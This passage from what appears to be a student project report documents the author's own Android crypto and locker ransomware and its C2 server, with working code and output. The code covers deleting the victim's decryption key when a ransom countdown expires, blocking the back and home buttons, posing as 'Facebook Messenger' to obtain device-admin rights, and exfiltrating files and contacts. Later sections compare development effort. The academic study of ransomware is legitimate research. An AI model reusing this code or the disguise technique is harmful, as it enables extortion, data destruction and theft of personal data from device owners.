


Figure 5.3.1.1.6 – Screenshot showing the device files before (above) and after (below) encryption has taken place

5.3.2 Deletion of Private Key Upon Failure to Make Payment

The functionality required to implement this requirement is simple and only one endpoint is needed on the server which is triggered when the countdown timer reaches zero. This is done using the Observer pattern in which the class with the timer as a member is the Subject and the NetworkTask class waiting to contact the C2 server is the Observer.

5.3.2.1 Implementation on the Attacking Server

Figure 5.3.2.1 shows the function triggered when the 'delPrivateKey' endpoint is hit. It finds the private key file matching the communicating target device via the IP address that it used to name the file earlier and then removes it using the 'os.remove' API function. This is perhaps the most simple method of the entire project and so was the easiest to implement.

```
"""
This method deletes the private key from the server, leaving the target no way of decrypting
their files
"""
async def delPrivateKey(request):
    peername = request.transport.get_extra_info('peername')
    host, port = peername
    print("Received request from {} to delete private key as countdown expired...".format(host))
    key_file = Path("/home/zac/Documents/FYP/keyfiles/{}".format(host + "_prv_key.der"))
    if key_file.is_file():
        print("file exists...deleting now")
        # file exists
        os.remove(key_file)
    print("{} successfully deleted.".format(key_file.name))

    return web.Response(text='OK')
```

Figure 5.3.2.1.1 – Screenshot showing the Python function on the server that deletes the private key from the directory that matches the IP of the communicating target IP address.

5.3.2.2 Implementation on the Target Device

For the Android implementation of this requirement, the Observer pattern had to be used as a strong solution to the problem. There were a number of intermediate classes between the Observer and Subject and so instead of feeding through references all the way through that hierarchy all the time, the NetworkTask class was made the Observer so it could listen for

```
/**
 * onDataChanged is called by the Subject to indicate a change in data and hence alert the
 * Observer to this change
 * @throws IOException
 * @throws JSONException
 */
@RequiresApi(api = Build.VERSION_CODES.O)
@Override
public void onDataChanged() throws IOException, JSONException {
    /* This observer method is called when the countdown Timer reaches 0 and so tells the
        server to delete the private key
    */
    if (appName == "crypto"){
        performUrlConnection(host,  endpoint: "delPrivateKey",  queryString: "",  requestType: "GET",  requestData: null);
    }

}
```

Figure 5.3.2.1.2 – Screenshot showing the method called when the subject data has changed and the observer must do something with it.

changes made by the CryptoFullScreenActivity class. Once the timer reaches zero, all of the observers of the activity class are notified and so this is used here as a trigger to identify when the timer reaches zero so the deletion of the private key can be performed. The method that ties this altogether is shown in figure 5.3.2.1.2 and is essentially a callback called ‘onDataChanged’.

5.4 Implementation of Locker Ransomware

5.4.1 Functionality Overhaul to Prevent User Exiting Application

All the implementation that fulfils this requirement was completed on the target device as usually, when the splash screen is launched, the ransomware puts the locks in place to prevent the user exiting the application [14,16]. Therefore, the only code produced on the server was to allow the command: ‘showSplashScreen’ to be sent across to the target Android device. In order to implement the application code for this in Android Studio, some APIs have been provided by Android which allow developers to set the code for when a user attempts to exit the application. There are three ways the user can exit the application whilst the ransomware splash screen is showing and so these three methods were hooked into using the available APIs and code was implemented to halt their functionality.

```
 * Stop normal functionality of back button to go back
 */
@Override
public void onBackPressed() {}
```

Figure 5.4.1.1 – Screenshot showing the ‘onBackPressed’ method of the Activity superclass being overridden to do nothing

```
/**
 * Overrides functionality when user is about to leave application running in the background for example
 * when they press the home or app switch buttons
 *
 * This functionality is only changed if the app is in admin mode (giving the app higher privileges)
 */
@Override
protected void onUserLeaveHint() {
    if(devicePolicyManager.isAdminActive(compName)) {
        Intent loopIntent = new Intent( packageContext: this, LockerFullscreenActivity.class);
        loopIntent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
        loopIntent.putExtra( name: "appName", appName);
        startActivity(loopIntent);
    }
    else{
        super.onUserLeaveHint();
    }
}
```

Figure 5.4.1.2 – Screenshot showing the onUserLeaveHint method of the Activity superclass being overridden to re-enter the same fullscreen splash screen if the user tries to exit the app using the multi-app screen.

Firstly, the way in which the back button functionality was overridden was by overriding the 'onBackPressed' method. Figure 5.4.1.1 highlights how easy it is to stop the back button from being usable whilst the ransomware is running. The method is overridden with no implementation including no calls to its super class method. This was perhaps the easiest way to stop the user from exiting via the back button.

Moreover, another method of the 'AppCompatActivity' that was overridden was 'onUserLeaveHint'. This method essentially provides the ability to hook up code to the event of when the user is trying to leave the app via the app-switch button. This override is shown in figure 5.4.1.2 where a new Intent is used to start the full screen activity every time the user tries to press the 'app-switch' button.

It is also shown that a conditional check is first made to determine whether the device has 'DeviceAdmin' mode activated. This is a mode in which the application must first request permissions for from the user and so it was impossible to implement this functionality without first explicitly asking. The reason why this has potential to raise suspicion to the user is due to the permission screen that is shown in figure 5.4.1.3. There is no way to override certain functionality unless this is shown first and granted by the user which has made it extremely difficult to avoid suspicion. Therefore, to increase the probability of the user granting the permissions, the application name in the manifest was changed to 'Facebook Messenger' to appear as though it is a legitimate app. This social engineering technique is used a lot by attackers when it comes to delivering the payload as detailed in a security blog by David Jackson [69].




Figure 5.4.1.3 – Screenshot showing the dialog box formed from the locker ransomware requesting several administrative privileges

The overriding of the 'Home' button is also implemented via the same callback function of 'onUserLeaveHint'. Since, in the past, a variety of malicious applications [70] have overridden the home button, Android have since strengthened the security around the APIs that allow access to it. Therefore, a prompt is given to the suer to let them know that the ransomware application is attempting to override the Home functionality, again causing further

suspicion to the user. Figure 5.4.1.4 displays a screenshot of this prompt where the Home functionality can only be overridden is the user selects the fake Facebook Messenger app (the ransomare). If they select this once, then they won't be able to exit the application at all.




Figure 5.4.1.4 – Screenshot showing the dialog box formed from the locker ransomware requesting to override the Home functionality

5.4.2 Exfiltrate User Data

For the locker ransomware to extract user data, a variety of techniques were put into place to retrieve this data based on its type. For example, the C2 server must know if it is receiving a file or a list of contacts and so should act on the type of content it is receiving and the target device must send this data in the correct format.

5.4.2.1 Implementation on the Attacking Server

The first piece of development required on the server side was the feature to handle file upload after the target device has sent a file to the server endpoint as part of a POST request. One difficulty faced during this was the confusion caused by the Multipart form data [70]. Much more reading was required at this point to fully understand how multipart form data is uploaded to a server and then also how to implement this using aiohttp. However, after more tie than expected, the resulting code is shown if figure 5.4.2.1.1. Essentially, aiohttp provides something called a 'reader' [71] which can decipher the boundary of multiple form uploads and split them so they can be looped over. In this case, it is known that each piece of data sent will be a file and so this file data is read from a stream in chunks of 4096 bytes until all the data is written. Once the file is saved, a simple '200 - OK' HTTP response is sent back confirming the file upload. Once the command sent to the target device, the files are saved and the attacker is prompted with the output shown in figure 5.4.3.1.2.

Secondly, for data items such as a list of contacts, a similar approach to the file scanning results has been taken in that the JSON data interchange format is used to efficiently transfer and store this data. Figure 5.4.2.1.3 displays the simple method implemented at the server end to do this. The method first retrieves the current date and time before reading the plain text sent to the endpoint form the target. It does this to create a time stamp which is writes to the file just before the contacts entry is added so the attacker has a record of the different dates and times, they retrieved this information. The file stream is then closed and flushed before informing the attacker that the data is saved. The resulting output of sending this command to the target device is shown in figure 5.4.2.1.4

```
"""
the 'files' method takes a multipart request and uploads multiple files to this server under the specified directory
Each file is written to the directory in chunks of 4096 bytes as a means of managing the input stream of data efficiently
"""
async def files(request):
    print("Received file from multipart, uploading file now...")
    fileDict = dict()
    while True:
        reader = await request.multipart()
        part = await reader.next()

        if part is None:
            break

        if 'file' in part.name:
            filename = part.filename
            # You cannot rely on Content-Length if transfer is chunked.
            size = 0
            with open(os.path.join('/home/zac/Documents/FYP/C2Scripts', filename), 'wb') as f:
                while True:
                    chunk = await part.read_chunk(4096)
                    if not chunk:
                        break
                    size += len(chunk)
                    f.write(chunk)
            fileDict[filename] = size
            print("{} ({}) saved to current directory ".format(filename, size))

    return web.Response(text='Success')
```

Figure 5.4.2.1.1 – Screenshot of the ‘files’ endpoint used to handle files being sent to the C2 server from the target device

```
Destination: ('192.168.219.2', 31617) | Malware Type: crypto > getUserDownloads
getUserDownloads command has been added to list of commands to be sent to target device
Destination: ('192.168.219.2', 31617) | Malware Type: crypto > execute
Performing tasks on target now, please wait....
Received file from multipart, uploading file now...
open_gapps_log.txt (3762) saved to current directory
open_gapps-x86-9.0-pico-20200606.zip.enc (62631728) saved to current directory
open_gapps_debug_logs.tar.gz.enc (0) saved to current directory
```

Figure 5.4.2.1.2 – Screenshot showing the resulting output of sending the ‘getUserDownloads’ command to the device

```
"""
The 'contacts' function uploads the contacts from the target mobile device in JSON format
along with a timestamp of when these contacts were recorded.

Information such as 'last contacted', 'number' and 'name' are stored within this JSON file for each contact
"""
async def contacts(request):
    peername = request.transport.get_extra_info('peername')
    host, port = peername
    print("Files Received: Listing JSON Hierarchy Now:")
    timeNow = datetime.now()
    text = await request.text()
    f = open('/home/zac/Documents/FYP/C2Scripts/{}_Contacts.json'.format(host), "a")
    f.write("\n")
    f.write(timeNow.strftime("%m/%d/%Y, %H:%M:%S") + "\n")
    f.write(text)
    f.close()
    print(text)
    print("Saved contact details to /home/zac/Documents/FYP/C2Scripts/{}_Contacts.json".format(host));
```

Figure 5.4.2.1.3 – Screenshot of the 'contacts endpoint used to append the JSON data received to a file with each entry being timestamped before appending

```
Destination: ('192.168.219.2', 31593) | Malware Type: crypto > execute
Performing tasks on target now, please wait....
Files Received: Listing JSON Hierarchy Now:
[
    {
        "id": "1",
        "lastTimeContacted": "0",
        "name": "Test Test",
        "number": "1 234-567-891",
        "timesContacted": 0
    },
    {
        "id": "2",
        "lastTimeContacted": "0",
        "name": "Dave Test",
        "number": "1 234-567-8777",
        "timesContacted": 0
    }
]
Saved contact details to /home/zac/Documents/FYP/C2Scripts/192.168.219.2_Contacts.json
```

Figure 5.4.2.1.4 – Screenshot showing the resulting output after sending the 'getContacts' command to the target device

5.4.3.2 Implementation on the Target Device

To send files from the target device to the C2 server, further implementation in the ransomware application was required. Figure 5.4.2.1.5 displays the code snippet for the code that handles the preparation of files being sent to the C2 server. It deals with the request data and performs a conditional check to see if one single file or if an array of files is sent and adds the appropriate number of multipart parse for the server to split and download. A 'PrintWriter' instance is used to write to the output stream being fed to the C2 server which will read it in chunks of 4096 bytes.

```
else if(requestData instanceof File){
    conn.setRequestProperty("Content-Type",
            "multipart/form-data; boundary=" + boundary);
    File file = (File) requestData;
    outputStream = conn.getOutputStream();
    writer = new PrintWriter(new OutputStreamWriter(outputStream,  charsetName: "UTF-8"),
             autoFlush: true);
    addMultiPartForFile(conn,  fieldName: "file", file);
    finishMultiPart();
}
else if(requestData instanceof File[]){
    conn.setRequestProperty("Content-Type",
            "multipart/form-data; boundary=" + boundary);
    File[] fileArray = (File[]) requestData;
    int fieldNameCounter = 0;
    outputStream = conn.getOutputStream();
    writer = new PrintWriter(new OutputStreamWriter(outputStream,  charsetName: "UTF-8"),
             autoFlush: true);
    for (File file: fileArray) {
        addMultiPartForFile(conn,  fieldName: "file" + fieldNameCounter, file);
    }
    finishMultiPart();
}
```

Figure 5.4.2.1.5 – Screenshot of a snippet of Java code showing the handling of file data in the POST request body. This method prepares the file ready for sending via streams

Finally, the code that retrieves the contact details on the current device is shown in figure 5.4.2.2.6. An Android API called 'ContactsContract' [72] is available to provide a handle on the contact information from which we can manipulate. The way in which this is manipulated for the ransomware application is via a cursor. The cursor is used to essentially loop over the different contacts fed back from the API and extract the data required for the 'Contact' model created in the ransomware library. The logic shows that the contact number is only extracted if it exists to avoid null values. Overall, this code was quite a hurdle as more reading was required to understand the use of a cursor and how to index them whilst also using it for the API.

```
public ArrayList<Contact> getAllContacts(Context appContext) {
    ArrayList<Contact> contacts = new ArrayList<>();
    ContentResolver cr = appContext.getContentResolver();
    Cursor cur = cr.query(ContactsContract.Contacts.CONTENT_URI,
            projection: null,  selection: null,  selectionArgs: null,  sortOrder: null);
    if ((cur != null ? cur.getCount() : 0) > 0) {
        while (cur != null && cur.moveToNext()) {

            Contact newContact = new Contact();
            String id = cur.getString(
                    cur.getColumnIndex(ContactsContract.Contacts._ID));
            newContact.setId(id);
            String name = cur.getString(cur.getColumnIndex(
                    ContactsContract.Contacts.DISPLAY_NAME));
            newContact.setName(name);
            String timesContacted = cur.getString(cur.getColumnIndex(
                    ContactsContract.Contacts.TIMES_CONTACTED));
            newContact.setTimesContacted(timesContacted);
            String lastTimeContacted = cur.getString(cur.getColumnIndex(
                    ContactsContract.Contacts.LAST_TIME_CONTACTED));
            newContact.setLastTimeContacted(lastTimeContacted);

            //If current cursored contact has phone number, add to model
            if (cur.getInt(cur.getColumnIndex( ContactsContract.Contacts.HAS_PHONE_NUMBER)) > 0) {
                Cursor pCur = cr.query(
                        ContactsContract.CommonDataKinds.Phone.CONTENT_URI,
                        projection: null,
                        selection: ContactsContract.CommonDataKinds.Phone.CONTACT_ID + " = ?",
                        new String[]{id},  sortOrder: null);
                while (pCur.moveToNext()) {
                    String phoneNo = pCur.getString(pCur.getColumnIndex(
                            ContactsContract.CommonDataKinds.Phone.NUMBER));
                    newContact.setNumber(phoneNo);
                }
                pCur.close();
            }
            contacts.add(newContact);
```

Figure 5.4.2.2.6 – Screenshot of a snippet of Java code showing the retrieval of contacts from the device using available Android APIs

Chapter 6 – Testing and Results

Having developed two functional variants of ransomware, this chapter will go on to compare them in terms of the difficulty of coding both, their threat measured against the DREAD threat model, how well each evades reliable anti-virus software and how each affected the confidentiality, integrity, and availability of data.

6.1 Functionality Tests (Unit Testing)

Although testing and results section of this project will contain mostly the results of the experiments performed using this ransomware, ultimately since this ransomware was made during this project, unit tests are also an essential strategy in getting the software to successfully function. Not all areas of code could be unit tested since a lot of references are required to be passed through the code including references to Context's and Activity's which cannot be created on the spot as mock objects. Therefore, unit tests have been created and performed where possible.

```
11
12  /**
13   * C2ConnectionTest represents the unit tests to ensure the methods of the C2Connection class are working appropriately.
14   */
15  public class C2ConnectionTest extends TestCase {
16
17      C2Connection c2Connection;
18
19      public void testSetHost() {
20          c2Connection = new C2Connection();
21
22          c2Connection.setHost("192.168.0.1");
23
24          assertEquals( expected: "192.168.0.1", c2Connection.getHost());
25      }
26
27      public void testSetPort() {
28          c2Connection = new C2Connection();
29          c2Connection.setPort(80);
30          assertEquals( expected: 80, c2Connection.getPort());
31      }
```

Figure 6.1.1– Screenshot of a snippet of the Unit Test code that tests functionality C2Connection model

Shown in figure 6.1.1 is a variety of simple unit tests used to test the functionality of the 'C2Connection' model which represents the connection from the target device to the C2 server. The approach taken towards these unit tests is the idea of having some preconditions that must first be settled before the functionality that needs testing is performed, then this functionality takes place and then values are asserted to ensure the intended outcome is reached (postconditions) [73]. This approach was taken for all functionality tied to the models. Nothing else could be unit tested as mocking of the objects was not possible. This is because most of the methods in the Ransomware library use classes and pass references provided by the Android API. These cannot be mocked as there is no way of knowing how to initialize them in a way that can be mocked.

6.2 Comparing Time Taken and Source Code

6.2.1 Comparing Total Development Time

During development, a stopwatch was used to gather quantitative data for the number of hours spent on each ransomware variant. Highlighted in figure 6.2.1 shows several screenshots of the time taken on certain days spent coding. The subdirectories called ‘Crypto-Times’ and ‘Locker-Times’ contain the times spent during certain days on either crypto or locker ransomware code, respectively. The remaining times shown in the main directory represent time during certain days that was spent on the functionality shared by both crypto and locker ransomware.




Figure 6.2.1.1 – Screenshot of the collection of stopwatch time screenshots gathered to determine which variant took longer to develop.

Using these times, it was possible to work out the total time taken to develop the shared requirements as well as the specific requirements for crypto and locker ransomware. This information is highly significant in comparing the two variants because it shows potentially how easy it can be to get each variant up and running and to start an attack from development to MVP. Figure 6.1.1.2 and figure 6.1.1.3 display this data in table and bar chart formats, respectively. Having converted this time into milliseconds, the bar chart in figure 6.1.1.3

Development Item	Total Time Taken to Develop (HH:MM:SS)
Shared Functionality	89H:44M:30S (323070000000ms)
Crypto Ransomware Functionality + Shared	143H:31M:8S (516668000000ms)
Locker Ransomware Functionality + Shared	104:55M:55S (377755000000ms)

Figure 6.2.1.2 – Table showing the total times taken for the shared functionality and for the additional times taken for the crypto and locker ransomware

provides a visually sound representation of this data and it can be immediately deferred from this that the crypto ransomware took the longest to develop which potentially makes it the hardest to develop. However, time alone cannot represent the difficulty of the development. This would be bias to say because only one individual has spent time developing and this data has not been sampled enough times. For example, it would be better to gather data from multiple




Figure 6.2.1.3 – A bar chart visualization of the time taken for each piece of ransomware to be developed.

developers and averaged this to make it fair. Therefore, as well as time, the number of lines of code were taken into consideration to give a fairer representation of work required to get a functional piece of both locker and crypto ransomware up and running. Shown below in figure 6.2.1.4 and figure 6.2.1.5 are the results of totaling the number of lines of code for each piece of

Development Item-Associated Functionality	Lines of Code Produced
Shared Functionality	934
Crypto Ransomware Functionality + Shared	1918
Locker Ransomware Functionality	1635

Figure 6.2.1.4 – A table showing the number of lines of code taken to develop the different variants of ransomware.

ransomware. Again, these results make it clear that the crypto ransomware took more effort due to the fact that that more lines of code were required.

Having gathered quantitative data regarding the time taken to develop each piece of ransomware and how much code was required to develop them, this section is concluded by saying that crypto ransomware took a lot more effort to develop than the locker ransomware. Not only did it take 40 hours longer to develop but it also required 300 more lines of code to develop. This information is statistically significant as it helps recognize the effort required from an attacker perspective to develop a functional piece of ransomware on an Android device.

